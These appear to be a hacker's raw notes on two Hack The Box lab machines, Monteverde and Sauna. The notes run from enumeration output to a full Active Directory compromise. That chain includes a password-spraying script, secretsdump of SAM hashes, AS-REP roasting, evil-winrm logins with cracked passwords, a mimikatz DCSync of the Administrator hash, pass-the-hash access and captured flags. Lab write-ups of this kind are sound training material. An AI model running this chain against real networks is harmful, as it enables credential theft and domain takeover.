Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 542.

[+] Getting local groups:

```
group:[Cert Publishers] rid:[0x205]
group:[RAS and IAS Servers] rid:[0x229]
group:[Allowed RODC Password Replication Group] rid:[0x23b]
group:[Denied RODC Password Replication Group] rid:[0x23c]
group:[DnsAdmins] rid:[0x44d]
group:[SQLServer2005SQLBrowserUser$MONTEVERDE] rid:[0x44f]
group:[ADSyncAdmins] rid:[0x451]
group:[ADSyncOperators] rid:[0x452]
group:[ADSyncBrowse] rid:[0x453]
group:[ADSyncPasswordSet] rid:[0x454]
```

[+] Getting local group memberships:

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.  
Group 'ADSyncAdmins' (RID: 1105) has member: Couldn't lookup SIDs  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.  
Group 'ADSyncBrowse' (RID: 1107) has member: Could not initialise pipe samr. Error was  
NT\_STATUS\_INVALID\_NETWORK\_RESPONSE  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.  
Group 'Denied RODC Password Replication Group' (RID: 572) has member: Couldn't lookup SIDs  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 574.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 593.

[+] Getting domain groups:

```
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[DnsUpdateProxy] rid:[0x44e]
group:[Azure Admins] rid:[0xa29]
group:[File Server Admins] rid:[0xa2e]
group:[Call Recording Admins] rid:[0xa2f]
group:[Reception] rid:[0xa30]
group:[Operations] rid:[0xa31]
group:[Trading] rid:[0xa32]
group:[HelpDesk] rid:[0xa33]
group:[Developers] rid:[0xa34]
```

[+] Getting domain group memberships:

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.  
Group 'Group Policy Creator Owners' (RID: 520) has member: MEGABANK\Administrator  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.  
Group 'Azure Admins' (RID: 2601) has member: MEGABANK\Administrator  
Group 'Azure Admins' (RID: 2601) has member: MEGABANK\_AAD\_987d7f2f57d2  
Group 'Azure Admins' (RID: 2601) has member: MEGABANK\mhope  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.  
Group 'Domain Guests' (RID: 514) has member: MEGABANK\Guest  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.  
Group 'Domain Users' (RID: 513) has member: MEGABANK\Administrator  
Group 'Domain Users' (RID: 513) has member: MEGABANK\krbtgt

Group 'Domain Users' (RID: 513) has member: MEGABANK\AAD\_987d7f2f57d2  
Group 'Domain Users' (RID: 513) has member: MEGABANK\mhope  
Group 'Domain Users' (RID: 513) has member: MEGABANK\SABatchJobs  
Group 'Domain Users' (RID: 513) has member: MEGABANK\svc-ata  
Group 'Domain Users' (RID: 513) has member: MEGABANK\svc-bexec  
Group 'Domain Users' (RID: 513) has member: MEGABANK\svc-netapp  
Group 'Domain Users' (RID: 513) has member: MEGABANK\dgalanos  
Group 'Domain Users' (RID: 513) has member: MEGABANK\roleary  
Group 'Domain Users' (RID: 513) has member: MEGABANK\smorgan  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.  
Group 'Operations' (RID: 2609) has member: MEGABANK\smorgan  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.  
Group 'HelpDesk' (RID: 2611) has member: MEGABANK\roleary  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.  
Group 'Trading' (RID: 2610) has member: MEGABANK\dgalanos

```
=====
|  Users on 10.10.10.172 via RID cycling (RIDS: 500-550,1000-1050)  |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 710.
[E] Couldn't get SID: NT_STATUS_ACCESS_DENIED. RID cycling not possible.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 742.

=====
|  Getting printer info for 10.10.10.172  |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 991.
Could not initialise spoolss. Error was NT_STATUS_INVALID_NETWORK_RESPONSE
```

enum4linux complete on Tue Apr 14 17:20:27 2020

## **smbloop.py**

```
#!/usr/bin/python3
import os
import subprocess

users  = open('users.txt').read().split()
passs  = open('pass.txt').read().split()

for user in users:
    for pw in passs:
        print("{}:{}".format(user,pw))
        os.system("smbmap -u {} -d megabank.local -p {} -H 10.10.10.172".format(user, pw))
```

## **secretdump**

```
squid@CoolHandKali:/Yeet/Machines/HTB/Monteverde$ secretsdump.py megabank.local/
administrator:'d0m@in4dminyeah!'@10.10.10.172
Impacket v0.9.22.dev1+20200327.103853.7e505892 - Copyright 2020 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x192876d20aae88363bdf48202b9e82b8
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:883f830badb518441e2538599cd3e2bc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
```

## ***flags***

user

4961976bd7d8f4eeb2ce3705e2f212f2

root

12909612d25c8dcf6e5a07d1a804a0bc

## **10.10.10.175 Sauna**

nmap showed that an assload of ports were open  
I was able to start creating a userlist from contacts on the about.html page  
While enumerating ldap I was able to add one more potential user.  
I used GetNPUsers.py to test my userlist and possibly dump a hash  
GetNPUsers.py egotistical-bank.local/ -usersfile names.txt -dc-ip 10.10.10.175 -format hashcat -request  
Success! Dumped fsmith and a hash. Broke it with hashcat.  
fsmith:The-strokes23  
.evil-winrm.rb -i 10.10.10.175 -u fsmith -p The-strokes23  
user.txt!

winPEAS showed me that there were exposed default logon creds  
svc\_loanmgr:Moneymakestheworldgoround!  
evil-winrm in as svc\_loanmgr

took a shot and used mimikatz...

dumped!  
.\\mimikatz.exe "lsadump::dcsync /user:Administrator" "exit"

```
#####
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> .\\mimikatz.exe "lsadump::dcsync /user:Administrator" "exit"
```

```
.#####. mimikatz 2.2.0 (x64) #18362 Mar 8 2020 18:30:37
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'####' > http://pingcastle.com / http://mysmartlogon.com ***/
```

```
mimikatz(commandline) # lsadump::dcsync /user:Administrator
[DC] 'EGOTISTICAL-BANK.LOCAL' will be the domain
[DC] 'SAUNA.EGOTISTICAL-BANK.LOCAL' will be the DC server
[DC] 'Administrator' will be the user account
```

Object RDN : Administrator

\*\* SAM ACCOUNT \*\*

```
SAM Username : Administrator
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration :
Password last change : 1/24/2020 10:14:15 AM
Object Security ID : S-1-5-21-2966785786-3096785034-1186376766-500
Object Relative ID : 500
```

Credentials:

```
Hash NTLM: d9485863c1e9e05851aa40cbb4ab9dff
  ntlm- 0: d9485863c1e9e05851aa40cbb4ab9dff
  ntlm- 1: 7facdc498ed1680c4fd1448319a8c04f
  lm - 0: ee8c50e6bc332970a8e8a632488f5211
#####
./evil-winrm.rb -i 10.10.10.175 -u Administrator -H d9485863c1e9e05851aa40cbb4ab9dff
rooted!
```

## **enumeration**

SquidsDnsTool retuned nothing of interest

```
crackmapexec smb 10.10.10.175
SMB      10.10.10.175  445  SAUNA      [*] Windows 10.0 Build 17763 x64 (name:SAUNA)
(domain:EGOTISTICALBANK) (signing:True) (SMBv1:False)
^^added domain to /etc/hosts
```

getArch.py got me the system architecture (x64)

6 names found at about.html  
1 more name found while enumeration ldap

```
GetNPUsers.py egotistical-bank.local/ -usersfile names.txt -dc-ip 10.10.10.175 -format hashcat -request
```

fsmith  
TheStrokes23

users  
administrator, hsmith, fsmith, svc\_loanmgr

svc\_loanmgr  
Moneymakestheworldgoround!

```
./mimikatz.exe "lsadump::dcsync /user:Administrator" "exit"
```

## **nmap**

```
echo -e e[5me[31me[1mttl=127e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping; nmap  
10.10.10.175 && nmap -sC -sV 10.10.10.175 && nmap -p- 10.10.10.175  
ttl=127  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-11 14:20 EDT  
Nmap scan report for 10.10.10.175  
Host is up (0.19s latency).  
Not shown: 988 filtered ports  
PORT      STATE SERVICE  
53/tcp    open  domain  
80/tcp    open  http  
88/tcp    open  kerberos-sec  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
389/tcp   open  ldap  
445/tcp   open  microsoft-ds  
464/tcp   open  kpasswd5  
593/tcp   open  http-rpc-epmap  
636/tcp   open  ldapssl  
3268/tcp  open  globalcatLDAP  
3269/tcp  open  globalcatLDAPssl  
  
Nmap done: 1 IP address (1 host up) scanned in 12.05 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-11 14:21 EDT  
Nmap scan report for 10.10.10.175  
Host is up (0.18s latency).  
Not shown: 988 filtered ports  
PORT      STATE SERVICE      VERSION  
53/tcp    open  domain?  
| fingerprint-strings:  
|_ DNSVersionBindReqTCP:  
|  version  
|_ bind  
80/tcp    open  http      Microsoft IIS httpd 10.0  
| http-methods:  
|_ Potentially risky methods: TRACE  
|_http-server-header: Microsoft-IIS/10.0  
|_http-title: Egotistical Bank :: Home  
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2020-04-12 01:21:23Z)  
135/tcp   open  msrpc     Microsoft Windows RPC  
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn  
389/tcp   open  ldap      Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)  
445/tcp   open  microsoft-ds?  
464/tcp   open  kpasswd5?  
593/tcp   open  ncacn_http Microsoft Windows RPC over HTTP 1.0  
636/tcp   open  tcpwrapped  
3268/tcp open  ldap      Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)  
3269/tcp open  tcpwrapped  
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at  
https://nmap.org/cgi-bin/submit.cgi?new-service :  
SF-Port53-TCP:V=7.80%I=7%D=4/11%Time=5E920AB1%P=x86_64-pc-linux-gnu%r(DNSV  
SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\x07version\  
SF:x04bind\0\0\x10\0\x03");  
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Host script results:

```
|_clock-skew: 6h59m49s  
| smb2-security-mode:  
| 2.02:  
|_ Message signing enabled and required  
| smb2-time:  
| date: 2020-04-12T01:23:47
```

|\_ start\_date: N/A

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 324.27 seconds

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-11 14:26 EDT

Nmap scan report for 10.10.10.175

Host is up (0.18s latency).

Not shown: 65515 filtered ports

PORt STATE SERVICE

53/tcp open domain

80/tcp open http

88/tcp open kerberos-sec

135/tcp open msrpc

139/tcp open netbios-ssn

389/tcp open ldap

445/tcp open microsoft-ds

464/tcp open kpasswd5

593/tcp open http-rpc-epmap

636/tcp open ldapssl

3268/tcp open globalcatLDAP

3269/tcp open globalcatLDAPssl

5985/tcp open wsman

9389/tcp open adws

49667/tcp open unknown

49673/tcp open unknown

49674/tcp open unknown

49675/tcp open unknown

49686/tcp open unknown

56447/tcp open unknown

Nmap done: 1 IP address (1 host up) scanned in 445.84 seconds

**smb**

## **smb nmap**

```
nmap --script smb-vuln* -p 139,445 10.10.10.175
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-11 14:26 EDT
Nmap scan report for 10.10.10.175
Host is up (0.21s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR

Nmap done: 1 IP address (1 host up) scanned in 14.92 seconds
squid@CoolHandKali:/Yeet/Machines/HTB/Sauna$
```

# Enum4Linux

```
enum4linux -a 10.10.10.175
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Apr 11 14:26:49 2020

=====
| Target Information |
=====
Target ..... 10.10.10.175
RID Range ..... 500-550,1000-1050
Username ..... "
Password ..... "
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 10.10.10.175 |
=====
[E] Can't find workgroup/domain

=====
| Nbtstat Information for 10.10.10.175 |
=====
Looking up status of 10.10.10.175
No reply from 10.10.10.175

=====
| Session Check on 10.10.10.175 |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 437.
[+] Server 10.10.10.175 allows sessions using username ", password "
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 451.
[+] Got domain/workgroup name:

=====
| Getting domain SID for 10.10.10.175 |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 359.
Domain Name: EGOTISTICALBANK
Domain Sid: S-1-5-21-2966785786-3096785034-1186376766
[+] Host is part of a domain (not a workgroup)

=====
| OS information on 10.10.10.175 |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 458.
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
[+] Got OS info for 10.10.10.175 from smbclient:
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 467.
[+] Got OS info for 10.10.10.175 from srvinfo:
Could not initialise svrsvc. Error was NT_STATUS_ACCESS_DENIED

=====
| Users on 10.10.10.175 |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 866.
[E] Couldn't find users using querydisplinfo: NT_STATUS_ACCESS_DENIED

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 881.
[E] Couldn't find users using enumdomusers: NT_STATUS_ACCESS_DENIED

=====
| Share Enumeration on 10.10.10.175 |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 640.
```

| Sharename     | Type                      | Comment |
|---------------|---------------------------|---------|
| SMB1 disabled | -- no workgroup available |         |

[+] Attempting to map shares on 10.10.10.175

```
=====
| Password Policy Information for 10.10.10.175 |
=====
```

[E] Unexpected error from polenum:

[+] Attaching to 10.10.10.175 using a NULL share

[+] Trying protocol 139/SMB...

[!] Protocol failed: Cannot request session (Called Name:10.10.10.175)

[+] Trying protocol 445/SMB...

[!] Protocol failed: SAMR SessionError: code: 0xc0000022 - STATUS\_ACCESS\_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 501.

[E] Failed to get password policy with rpcclient

```
=====
| Groups on 10.10.10.175 |
=====
```

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 542.

[+] Getting builtin groups:

[+] Getting builtin group memberships:

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 542.

[+] Getting local groups:

[+] Getting local group memberships:

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 593.

[+] Getting domain groups:

[+] Getting domain group memberships:

```
=====
| Users on 10.10.10.175 via RID cycling (RIDS: 500-550,1000-1050) |
=====
```

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 710.

[E] Couldn't get SID: NT\_STATUS\_ACCESS\_DENIED. RID cycling not possible.

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 742.

```
=====
| Getting printer info for 10.10.10.175 |
=====
```

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 991.

Could not initialise spoolss. Error was NT\_STATUS\_ACCESS\_DENIED

enum4linux complete on Sat Apr 11 14:27:56 2020

***http***

## ***web nmap***

```
PORT STATE SERVICE REASON VERSION
80/tcp open http  syn-ack Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
Service Info: OS: Windows; CPE:/o:microsoft:windows
```

# **nikto**

```
nikto -host http://10.10.10.175:80
- Nikto v2.1.6
-----
+ Target IP:      10.10.10.175
+ Target Hostname: 10.10.10.175
+ Target Port:    80
+ Start Time:    2020-04-11 14:26:35 (GMT-4)
-----
+ Server: Microsoft-IIS/10.0
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ 7863 requests: 0 error(s) and 5 item(s) reported on remote host
+ End Time:       2020-04-11 14:54:16 (GMT-4) (1661 seconds)
-----
+ 1 host(s) tested
```

***Idap***



| wellKnownObjects: B:32:AB8153B7768811D1ADED00C04FD8D5CD:CN=LostAndFound,DC=EGOTISTICAL-BANK,DC=LOCAL  
| wellKnownObjects: B:32:AB1D30F3768811D1ADED00C04FD8D5CD:CN=System,DC=EGOTISTICAL-BANK,DC=LOCAL  
| wellKnownObjects: B:32:A361B2FFFFD211D1AA4B00C04FD7D83A:OU=Domain Controllers,DC=EGOTISTICAL-BANK,DC=LOCAL  
| wellKnownObjects: B:32:AA312825768811D1ADED00C04FD8D5CD:CN=Computers,DC=EGOTISTICAL-BANK,DC=LOCAL  
| wellKnownObjects: B:32:A9D1CA15768811D1ADED00C04FD8D5CD:CN=Users,DC=EGOTISTICAL-BANK,DC=LOCAL  
| objectCategory: CN=Domain-DNS,CN=Schema,CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL  
| isCriticalSystemObject: TRUE  
| gPLink: [LDAP://CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=EGOTISTICAL-BANK,DC=LOCAL;0]  
| dSCorePropagationData: 1601/01/01 00:00:00 UTC  
| otherWellKnownObjects: B:32:683A24E2E8164BD3AF86AC3C2CF3F981:CN=Keys,DC=EGOTISTICAL-BANK,DC=LOCAL  
| otherWellKnownObjects: B:32:1EB93889E40C45DF9F0C64D23BBB6237:CN=Managed Service Accounts,DC=EGOTISTICAL-BANK,DC=LOCAL  
| masteredBy: CN=NTDS Settings,CN=SAUNA,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL  
| ms-DS-MachineAccountQuota: 10  
| msDS-Behavior-Version: 7  
| msDS-PerUserTrustQuota: 1  
| msDS-AllUsersTrustQuota: 1000  
| msDS-PerUserTrustTombstonesQuota: 10  
| msDs-masteredBy: CN=NTDS Settings,CN=SAUNA,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL  
| msDS-IsDomainFor: CN=NTDS Settings,CN=SAUNA,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL  
| msDS-NcType: 0  
| msDS-ExpirePasswordsOnSmartCardOnlyAccounts: TRUE  
| dc: EGOTISTICAL-BANK  
dn: CN=Users,DC=EGOTISTICAL-BANK,DC=LOCAL  
dn: CN=Computers,DC=EGOTISTICAL-BANK,DC=LOCAL  
dn: OU=Domain Controllers,DC=EGOTISTICAL-BANK,DC=LOCAL  
dn: CN=System,DC=EGOTISTICAL-BANK,DC=LOCAL  
dn: CN=LostAndFound,DC=EGOTISTICAL-BANK,DC=LOCAL  
dn: CN=Infrastructure,DC=EGOTISTICAL-BANK,DC=LOCAL  
dn: CN=ForeignSecurityPrincipals,DC=EGOTISTICAL-BANK,DC=LOCAL  
dn: CN=Program Data,DC=EGOTISTICAL-BANK,DC=LOCAL  
dn: CN=NTDS Quotas,DC=EGOTISTICAL-BANK,DC=LOCAL  
dn: CN=Managed Service Accounts,DC=EGOTISTICAL-BANK,DC=LOCAL  
dn: CN=Keys,DC=EGOTISTICAL-BANK,DC=LOCAL  
dn: CN=TPM Devices,DC=EGOTISTICAL-BANK,DC=LOCAL  
dn: CN=Builtin,DC=EGOTISTICAL-BANK,DC=LOCAL  
| dn: CN=Hugo Smith,DC=EGOTISTICAL-BANK,DC=LOCAL

Nmap done: 1 IP address (1 host up) scanned in 3.40 seconds

## Idapsearch

```
squid@CoolHandKali:/Yeet/Machines/HTB/Sauna$ ldapsearch -h 10.10.10.175 -x -b "DC=EGOTISTICAL-BANK,DC=LOCAL"
# extended LDIF
#
# LDAPv3
# base <DC=EGOTISTICAL-BANK,DC=LOCAL> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
# EGOTISTICAL-BANK.LOCAL
dn: DC=EGOTISTICAL-BANK,DC=LOCAL
objectClass: top
objectClass: domain
objectClass: domainDNS
distinguishedName: DC=EGOTISTICAL-BANK,DC=LOCAL
instanceType: 5
whenCreated: 20200123054425.0Z
whenChanged: 20200411212612.0Z
subRefs: DC=ForestDnsZones,DC=EGOTISTICAL-BANK,DC=LOCAL
subRefs: DC=DomainDnsZones,DC=EGOTISTICAL-BANK,DC=LOCAL
subRefs: CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
uSNCreated: 4099
dSASignature:: AQAAACgAAAAAAAAAAAAAAAQL7gs8YI7ESyuZ/4XESy7A==
uSNChanged: 53269
name: EGOTISTICAL-BANK
objectGUID:: 7AZOUMEioUOTwM9IB/gzYw==
repUpToDateVector:: AgAAAAAAAAACAAAAAAAAP1ahZJG3l5BqlZuakAj9gwL0AAAAAAAAPPGo
hQDAAAQL7gs8YI7ESyuZ/4XESy7AmwAAAAAAA1ARSFAMAAA=
creationTime: 132311139726046733
forceLogoff: -9223372036854775808
lockoutDuration: -18000000000
lockOutObservationWindow: -18000000000
lockoutThreshold: 0
maxPwdAge: -36288000000000
minPwdAge: -864000000000
minPwdLength: 7
modifiedCountAtLastProm: 0
nextRid: 1000
pwdProperties: 1
pwdHistoryLength: 24
objectSid:: AQQAAAAAAAUVAAAA+o7VslowlbgrLZG
serverState: 1
uASCompat: 1
modifiedCount: 1
auditingPolicy:: AAE=
nTMixedDomain: 0
rIDManagerReference: CN=RID Manager$,CN=System,DC=EGOTISTICAL-BANK,DC=LOCAL
fSMORoleOwner: CN=NTDS Settings,CN=SAUNA,CN=Servers,CN=Default-First-Site-Name
,CN=Sites,CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
systemFlags: -1946157056
wellKnownObjects: B:32:6227F0AF1FC2410D8E3BB10615BB5B0F:CN=NTDS Quotas,DC=EGOT
ISTICAL-BANK,DC=LOCAL
wellKnownObjects: B:32:F4BE92A4C777485E878E9421D53087DB:CN=Microsoft,CN=Progra
m Data,DC=EGOTISTICAL-BANK,DC=LOCAL
wellKnownObjects: B:32:09460C08AE1E4A4EA0F64AEE7DAA1E5A:CN=Program Data,DC=EGO
TISTICAL-BANK,DC=LOCAL
wellKnownObjects: B:32:22B70C67D56E4EFB91E9300FCA3DC1AA:CN=ForeignSecurityPrin
cipals,DC=EGOTISTICAL-BANK,DC=LOCAL
wellKnownObjects: B:32:18E2EA80684F11D2B9AA00C04F79F805:CN=Deleted Objects,DC=
EGOTISTICAL-BANK,DC=LOCAL
wellKnownObjects: B:32:2FBAC1870ADE11D297C400C04FD8D5CD:CN=Infrastructure,DC=E
GOTISTICAL-BANK,DC=LOCAL
wellKnownObjects: B:32:AB8153B7768811D1ADED00C04FD8D5CD:CN=LostAndFound,DC=EGO
TISTICAL-BANK,DC=LOCAL
```

wellKnownObjects: B:32:AB1D30F3768811D1ADED00C04FD8D5CD:CN=System,DC=EGOTISTIC  
AL-BANK,DC=LOCAL  
wellKnownObjects: B:32:A361B2FFFFD211D1AA4B00C04FD7D83A:OU=Domain Controllers,  
DC=EGOTISTICAL-BANK,DC=LOCAL  
wellKnownObjects: B:32:AA312825768811D1ADED00C04FD8D5CD:CN=Computers,DC=EGOTIS  
TICAL-BANK,DC=LOCAL  
wellKnownObjects: B:32:A9D1CA15768811D1ADED00C04FD8D5CD:CN=Users,DC=EGOTISTICA  
L-BANK,DC=LOCAL  
objectCategory: CN=Domain-DNS,CN=Schema,CN=Configuration,DC=EGOTISTICAL-BANK,D  
C=LOCAL  
isCriticalSystemObject: TRUE  
gPLink: [LDAP://CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=Syste  
m,DC=EGOTISTICAL-BANK,DC=LOCAL;0]  
dSCorePropagationData: 16010101000000.0Z  
otherWellKnownObjects: B:32:683A24E2E8164BD3AF86AC3C2CF3F981:CN=Keys,DC=EGOTIS  
TICAL-BANK,DC=LOCAL  
otherWellKnownObjects: B:32:1EB93889E40C45DF9F0C64D23BBB6237:CN=Managed Servic  
e Accounts,DC=EGOTISTICAL-BANK,DC=LOCAL  
masteredBy: CN=NTDS Settings,CN=SAUNA,CN=Servers,CN=Default-First-Site-Name,CN  
=Sites,CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL  
ms-DS-MachineAccountQuota: 10  
msDS-Behavior-Version: 7  
msDS-PerUserTrustQuota: 1  
msDS-AllUsersTrustQuota: 1000  
msDS-PerUserTrustTombstonesQuota: 10  
msDs-masteredBy: CN=NTDS Settings,CN=SAUNA,CN=Servers,CN=Default-First-Site-N  
ame,CN=Sites,CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL  
msDS-IsDomainFor: CN=NTDS Settings,CN=SAUNA,CN=Servers,CN=Default-First-Site-N  
ame,CN=Sites,CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL  
msDS-NcType: 0  
msDS-ExpirePasswordsOnSmartCardOnlyAccounts: TRUE  
dc: EGOTISTICAL-BANK

# Users, EGOTISTICAL-BANK.LOCAL  
dn: CN=Users,DC=EGOTISTICAL-BANK,DC=LOCAL

# Computers, EGOTISTICAL-BANK.LOCAL  
dn: CN=Computers,DC=EGOTISTICAL-BANK,DC=LOCAL

# Domain Controllers, EGOTISTICAL-BANK.LOCAL  
dn: OU=Domain Controllers,DC=EGOTISTICAL-BANK,DC=LOCAL

# System, EGOTISTICAL-BANK.LOCAL  
dn: CN=System,DC=EGOTISTICAL-BANK,DC=LOCAL

# LostAndFound, EGOTISTICAL-BANK.LOCAL  
dn: CN=LostAndFound,DC=EGOTISTICAL-BANK,DC=LOCAL

# Infrastructure, EGOTISTICAL-BANK.LOCAL  
dn: CN=Infrastructure,DC=EGOTISTICAL-BANK,DC=LOCAL

# ForeignSecurityPrincipals, EGOTISTICAL-BANK.LOCAL  
dn: CN=ForeignSecurityPrincipals,DC=EGOTISTICAL-BANK,DC=LOCAL

# Program Data, EGOTISTICAL-BANK.LOCAL  
dn: CN=Program Data,DC=EGOTISTICAL-BANK,DC=LOCAL

# NTDS Quotas, EGOTISTICAL-BANK.LOCAL  
dn: CN=NTDS Quotas,DC=EGOTISTICAL-BANK,DC=LOCAL

# Managed Service Accounts, EGOTISTICAL-BANK.LOCAL  
